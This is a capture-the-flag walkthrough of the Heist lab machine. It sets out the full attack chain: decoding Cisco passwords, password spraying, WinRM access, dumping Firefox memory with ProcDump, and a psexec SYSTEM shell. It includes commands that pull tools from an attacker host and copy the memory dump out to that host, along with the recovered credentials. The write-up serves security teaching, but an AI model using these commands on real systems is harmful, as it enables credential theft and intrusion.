
Overview
Heist is an easy Windows machine that demonstrates how credentials recovered from an exposed Cisco configuration can be combined with RID brute forcing and password spraying to obtain an initial foothold. The final escalation involves dumping an active Firefox process and extracting an administrator password from process memory.
Attack Chain
- Access the web portal as a guest and review an attached Cisco configuration
- Recover two Cisco Type 7 passwords and crack a Cisco Type 5 hash
- Validate the recovered credentials over SMB
- Use RID brute forcing to enumerate additional local users
- Password spray the recovered passwords and identify valid credentials for
chase - Gain a WinRM shell with
evil-winrm - Discover an active Firefox process linked to the internal issues portal
- Dump Firefox process memory with
ProcDump - Search the dump for web login parameters and recover administrator credentials
- Reuse the password against the local Administrator account
- Execute
impacket-psexecand obtain a SYSTEM shell
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan to identify the exposed services.
export IP=10.129.96.157; export NAME=HEIST; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v
The open TCP ports are:
80,135,445,5985

Findings
The scan exposes HTTP (80), RPC (135), SMB (445), and WinRM (5985). The combination of SMB and WinRM suggests that valid Windows credentials may provide remote access later in the attack.
Web Enumeration
Guest Access
Browsing to port 80 reveals a login portal. A Login as guest option is available in the bottom-right corner, allowing access without credentials.

The guest session opens an issues portal. A user named Hazard has reported problems with a Cisco router and attached a configuration file to the ticket.

Cisco Configuration Disclosure
Reviewing the attached config.txt file reveals Cisco IOS version 12.2, one Type 5 password hash, and two Type 7 encrypted passwords.

The exposed values are:
secret:$1$pdQG$o8nrSzsGXeaduXrjlvKc91
rout3r:0242114B0E143F015F5D1E161713
admin:02375012182C1A1D751618034F36415408
Cisco Type 7 passwords use reversible obfuscation and can be decoded directly. Cisco Type 5 uses salted MD5 and must be cracked offline.
Credential Recovery
Cisco Type 7 Passwords
We first decode the Type 7 value associated with rout3r.
0242114B0E143F015F5D1E161713

The recovered credential is:
rout3r:$uperP@ssword
The second Type 7 value belongs to admin.

The recovered credential is:
admin:Q4)sJu\Y8qz*A3?d
Cisco Type 5 Hash
The Type 5 hash is saved to a local file for cracking.

We then use john with rockyou.txt.
john --wordlist=/usr/share/wordlists/rockyou.txt creds/secret_MD5.hash
The password is recovered successfully.

secret:stealth1agent
Foothold
Credential Testing
To test the recovered usernames and passwords efficiently, we create separate user and password files for netexec. The user Hazard, identified on the issues page, is also included.

We test every combination against SMB.
nxc smb $IP -u creds/users.txt -p creds/passwords.txt
A valid credential pair is identified.

hazard:stealth1agent
The account does not provide useful share access, but valid SMB credentials allow us to enumerate local users through RID brute forcing.
RID Brute Force
nxc smb $IP -u 'hazard' -p 'stealth1agent' --rid-brute
The RID brute force reveals several additional usernames.

The newly discovered users support, chase, and jason are added to the username list.

Password Spraying
We run netexec again with --continue-on-success so that every username and password combination is tested even after a valid pair is found.
nxc smb $IP -u creds/users.txt -p creds/passwords.txt --continue-on-success
This identifies another valid credential pair.

chase:Q4)sJu\Y8qz*A3?d
WinRM Access
Since WinRM is exposed on port 5985, we test whether chase is permitted to authenticate remotely.
nxc winrm $IP -u 'chase' -p 'Q4)sJu\Y8qz*A3?d'
The credentials are valid for WinRM.

We establish an interactive shell with evil-winrm.
evil-winrm -i $IP -u 'chase' -p 'Q4)sJu\Y8qz*A3?d'
This gives us a shell as chase.

The user flag can now be read.
type C:\Users\Chase\Desktop\user.txt

Privilege Escalation
Process Enumeration
A todo.txt file is present on chase’s Desktop. Its contents mention that the issues list should be checked regularly.

This suggests that a browser session may still be open and authenticated to the portal. We enumerate running processes.
Get-Process
Several Firefox processes are active.

We inspect the Firefox processes more closely.
Get-Process -Name firefox
The process consuming the most CPU is selected as the most likely candidate for the active session, and its process ID is noted.

Firefox Memory Dump
We transfer Sysinternals ProcDump to the target.
iwr -Uri http://10.10.14.23/Sysinternals/procdump64.exe -OutFile .\procdump64.exe

The -ma option creates a full memory dump for the selected Firefox process. The output is saved as firefox.dmp.
.\procdump64.exe -ma 6584 firefox.dmp

Exfiltrating the Dump
On the attacking machine, we start an SMB share with impacket-smbserver.
impacket-smbserver -smb2support Share /home/mrbeetroot/Shares
The Firefox dump is copied from the target to the share.
copy .\firefox.dmp \\10.10.14.23\Share\firefox.dmp

Identifying Login Parameters
The dump is large, so searching for generic terms such as username or password would produce excessive noise. To identify more precise search terms, we use Burp Suite to capture a login request to the web application.
The request contains the parameters login_username and login_password.

We search the Firefox dump for the username parameter.
strings firefox.dmp | grep -i "login_username"
The output reveals credentials for the web application administrator.

admin@support.htb:4dD!5}x/re8]FBuZ
Administrator Password Reuse
Because the credential belongs to admin@support.htb, we test whether the same password has been reused for the local Windows Administrator account.
nxc smb $IP -u 'administrator' -p '4dD!5}x/re8]FBuZ' --local-auth
nxc winrm $IP -u 'administrator' -p '4dD!5}x/re8]FBuZ' --local-auth
The credentials are valid for both SMB and WinRM.

SYSTEM Access
With valid local Administrator credentials, we execute impacket-psexec.
impacket-psexec administrator:'4dD!5}x/re8]FBuZ'@$IP
This gives us a shell as NT AUTHORITY\SYSTEM.

The root flag can now be read.
type C:\Users\Administrator\Desktop\root.txt

Key Takeaways
Heist demonstrates how several relatively small weaknesses can be chained into a full compromise. An exposed Cisco configuration disclosed reusable passwords, RID brute forcing expanded the user list, and password spraying provided WinRM access. The final escalation depended on operational data left in browser memory: dumping an active Firefox process exposed administrator credentials that had also been reused for the local Windows Administrator account.